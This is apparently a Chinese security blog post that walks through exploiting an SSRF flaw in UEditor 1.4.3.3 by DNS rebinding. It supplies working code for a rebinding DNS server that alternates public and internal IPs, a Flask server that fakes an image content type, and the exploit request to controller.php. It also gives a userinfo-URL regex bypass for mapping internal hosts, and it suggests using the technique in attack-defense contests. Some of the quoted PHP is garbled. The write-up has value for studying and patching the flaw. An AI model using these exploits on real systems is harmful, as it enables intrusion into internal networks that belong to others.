

UEditor 1.4.3.3 的 SSRF 漏洞利用过程与 DNS 重绑定攻击 | AdminTony's Blog

“一如既往的前言在渗透测试过程中发现目标网站所用的编辑器是 UEditor，百度发现 UEditor 在 1.4.3.1 版本的时候修复了一个 SSRF 漏洞，后面又看到 l3m0n 师傅写了一篇 UEditor 1.4.3.3 的 SSRF 绕过方法，其中提到了 DNS 重绑定攻击。

UEditor 1.4.3.3 的 SSRF 漏洞利用过程与 DNS 重绑定攻击

在渗透测试过程中发现目标网站所用的编辑器是 UEditor，百度发现 UEditor 在 1.4.3.1 版本的时候修复了一个 SSRF 漏洞，后面又看到 l3m0n 师傅写了一篇 UEditor 1.4.3.3 的 SSRF 绕过方法，其中提到了 DNS 重绑定攻击。DNS 重绑定攻击在网上理论偏多，所以记录复现过程。

代码片段在 `ueditor\php\Uploader.class.php` 的第 173 行附近，如下：

```
private function saveRemote()
{
    $imgUrl = htmlspecialchars($this->fileField);
    $imgUrl = str_replace("&", "&", $imgUrl);
```

```

//http开头验证
if (strpos($imgUrl, "http") !== 0) {
    $this->stateInfo = $this->getStateInfo("ERROR_HTTP_LINK");
    return;
}

preg_match('/(^https*:\\\\\[^\:\/]+\)/', $imgUrl, $matches);
$host_with_protocol = count($matches) > 1 ? $matches[1] : '';

// 判断是否是合法 url
if (!filter_var($host_with_protocol, FILTER_VALIDATE_URL)) {
    $this->stateInfo = $this->getStateInfo("INVALID_URL");
    return;
}

preg_match('/^https*:\\\\\/(.+)/', $host_with_protocol, $matches);
$host_without_protocol = count($matches) > 1 ? $matches[1] : '';

// 此时提取出来的可能是 ip 也有可能是域名, 先获取 ip
$ip = gethostbyname($host_without_protocol);
echo $ip;

// 判断是否是私有 ip
if(!filter_var($ip, FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE)) {
    $this->stateInfo = $this->getStateInfo("INVALID_IP");
    echo "<br>判断是否是私有 ip<br>";
    return;
}

echo "2222";

// 获取请求头并检测死链
$headers = get_headers($imgUrl, 1);
if (!(strpos($headers[0], "200") && strpos($headers[0], "OK"))) {
    $this->stateInfo = $this->getStateInfo("ERROR_DEAD_LINK");
    return;
}

// 格式验证(扩展名验证和Content-Type验证)
$fileType = strtolower(strrchr($imgUrl, '.'));
if (!in_array($fileType, $this->config['allowFiles']) || !isset($headers['Content-

```

```
    'Type']) || !strstr($heads['Content-Type'], "image")) {  
        $this->stateInfo = $this->getStateInfo("ERROR_HTTP_CONTENTTYPE");  
        return;  
    }  
  
    // 打开输出缓冲区并获取远程图片  
    ob_start();  
    ...省略...
```

整个流程大概如下:

- 1、判断是否是合法 http 的 url 地址
- 2、利用 gethostbyname 来解析判断是否是内网 IP
- 3、利用 get_headers 进行 http 请求, 来判断请求的图片资源是否正确, 比如状态码为 200、响应 content-type 是否为 image
- 4、最终用 readfile 来进行最后的资源获取, 来获取图片内容

这里记录两种 Bypass 方法, 第一种是 l3m0n 所提到的 DNS 重绑定, 除此之外, 还有简单的 bypass: 利用 `preg_match('/(^https?:\\\/\\\/[^\:\/]+)\/', $imgUrl, $matches);` 的缺陷进行绕过。

DNS 重绑定 Bypass

我们可以通过 DNS 重绑定让 gethostbyname 解析 URL 时获取到的 IP 为公网 IP, 第二次 get_headers 请求 URL 时转到攻击者已经搭建好的 Web 服务上, 第三次 readfile 时 DNS 解析的 IP 为内网 IP, 简单的说就是:

- 第一次解析 -> 任意公网 IP

- 第二次解析 -> 攻击者搭建好的服务器, 满足 status=200, content-type 为 image
- 第三次解析 -> 内网 IP

DNS 重绑定实现


这里使用 DNS 重绑定的实现方法是自建 DNS 服务器的方法, 具体过程如下:


1、设置域名解析。

这里需要将自己的域名设置一个 NS 记录和一个 A 记录, 如下:

| | | | | | |
|-------------------------|----|----|-------------------|-----|----------|
| test. @AdminTony.com | NS | 默认 | ns.admintony.com. | 5分钟 | 暂停 修改 删除 |
| ns | A | 默认 | 106.14.189.174 | 5分钟 | 暂停 修改 删除 |

NS 记录表示 `test.admintony.com` 的所以子域名由该 DNS 服务器进行解析, A 记录将 DNS 服务器指向了具体的 IP, 这样就可以使用自建的 DNS 服务器进行解析了, 配置好以后可以用 [link](#) 测试一下, 出现以下信息则为设置成功:





2、搭建 DNS 服务器。

这里需要使用 python 的 twisted 库中的 name 模块编写符合自己需求的 DNS 服务器，代码如下：

```
#coding : utf-8
from twisted.internet import reactor, defer
from twisted.names import client, dns, error, server

flag=0

class DynamicResolver(object):

    def _doDynamicResponse(self, query):
        name = query.name.name
        global flag
        if flag==0 or flag==1:
            ip="106.14.189.174"
            flag=flag+1
        else:
            ip="192.168.121.129"
            flag=0

        print name+" ==> "+ip

        answer = dns.RRHeader(
            name=name,
```

```

        type=dns.A,
        cls=dns.IN,
        ttl=0,
        payload=dns.Record_A(address=b'%s'%ip,ttl=0)
    )
    answers = [answer]
    authority = []
    additional = []
    return answers, authority, additional

def query(self, query, timeout=None):
    return defer.succeed(self._doDynamicResponse(query))


def main():
    factory = server.DNSServerFactory(
        clients=[DynamicResolver(), client.Resolver(resolv='/etc/resolv.conf')]
    )

    protocol = dns.DNSDatagramProtocol(controller=factory)
    reactor.listenUDP(53, protocol)
    reactor.run()

if __name__ == '__main__':
    raise SystemExit(main())

```

然后运行 dnsServer 后, `ping test.admintony.com` 查看解析:



```

root@1ZuF6ajnwsqw5o90dw3kefZ:~/dns# python dnsServer.py
va333333333333 test.admintony.com ==> 106.14.189.174
va333333333333 test.admintony.com ==> 106.14.189.174
test.admintony.com ==> 192.168.121.130
test.admintony.com ==> 106.14.189.174

```

到这里就可以完成指定的三次解析了。

绕过 Content-type 限制

使用定制的 web 代码即可，代码如下：

```
from flask import Flask, Response
from werkzeug.routing import BaseConverter

class Regex_url(BaseConverter):
    def __init__(self, url_map, *args):
        super(Regex_url, self).__init__(url_map)
        self.regex = args[0]

app = Flask(__name__)
app.url_map.converters['re'] = Regex_url


@app.route('/<re(".*?"):tmp>')
def test(tmp):
    image = 'Test'
    #image = file("demo.jpg")
    resp = Response(image, mimetype="image/jpeg")
    return resp

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=80)
```


SSRF 深入内网

```
/ueditor/php/controller.php?action=catchimage&source[]=http://test.admintony.com/?
```

aaaa.jpg



查看图片内容:




可以看到已经成功的访问到内网 192.168.121.129 的资源了，但是这个方法不稳定，需要多次测试才能获得正确结果。

利用正则缺陷

提取域名的正则文件的 184 行，如下：

```
preg_match('/(^https*:\:\/\/[^\:\/]+)\/', $imgUrl, $matches);
```

对于：`http://admintony.com:test@127.0.0.1/aaa.jpg`，其匹配结果为：`http://admintony.com`，如下图：




那么 gethostbyname 其实就是对 `admintony.com` 进行的，其解析肯定是外网 IP，所以该层过滤可以被绕过。

这种方法只能用于内网存活 IP 的探测，因为其无法绕过 Content-type 校验。

当 ip:port 可以访问时，提示“链接 contentType 不正确”，返回值 state 为


`\u94fe\u63a5contentType\u4e0d\u6b63`，而且响应速度会很快，如下：





当 ip:port 不存在时，提示 “链接不可用”，即返回的 state 为

`\\u94fe\\u63a5\\u4e0d\\u53ef\\u7528`，而且相应速度很慢，如下图：



由此进行内网探测。

最后提一下：在 AWD 中，很多 php CMS 的攻破点可以放在编辑器的 SSRF 上面，UEditor 的 SSRF 可以试一下哦。

Ueditor Version 1.4.3.3 SSRF

关于 DNS-rebinding 的总结

